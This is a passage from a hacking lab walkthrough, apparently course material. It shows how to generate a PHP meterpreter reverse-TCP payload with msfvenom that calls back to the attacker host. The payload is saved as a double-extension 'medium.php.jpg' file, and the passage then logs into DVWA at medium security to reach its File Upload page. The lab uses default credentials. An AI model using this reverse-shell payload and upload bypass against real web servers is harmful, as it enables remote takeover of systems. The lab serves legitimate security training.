
33. Close all open windows.
34. Launch a new **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop** window.
35. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
36. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
37. Now, type **cd** and press **Enter** to jump to the root directory.
38. In the **Terminal** window, type **msfvenom -p php/meterpreter/reverse_tcp LHOST=[IP Address of Host Machine] LPORT=3333 -f raw** and press **Enter**.


    Note: Here, the IP address of the host machine is **10.10.1.13** (**Parrot Security** machine).
39. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.



40. Now, in the terminal window, type **cd /home/attacker/Desktop/** and press **Enter** to navigate to the **Desktop**.
41. Type **pluma medium.php.jpg** and press **Enter** to launch the **Pluma** text editor.



42. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload copied in **Step 39**, and then press **Ctrl+S** to save the context.




43. Click the **Firefox** icon from the top section of **Desktop**, type **http://10.10.1.22:8080/dvwa/login.php**. Into the address bar, and press **Enter**. The **DVWA** login page appears; log in with the credentials **admin** and **password**, and click the **Login** button.

    Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.


44. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** from the left pane to view the DVWA security level.

45. Change the **Security Level** from impossible to medium by selecting **Medium** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.




46. Click the **File Upload** option in the left pane.

47. The **Vulnerability: File Upload** page appears; click the **Browse...** button to upload a file.



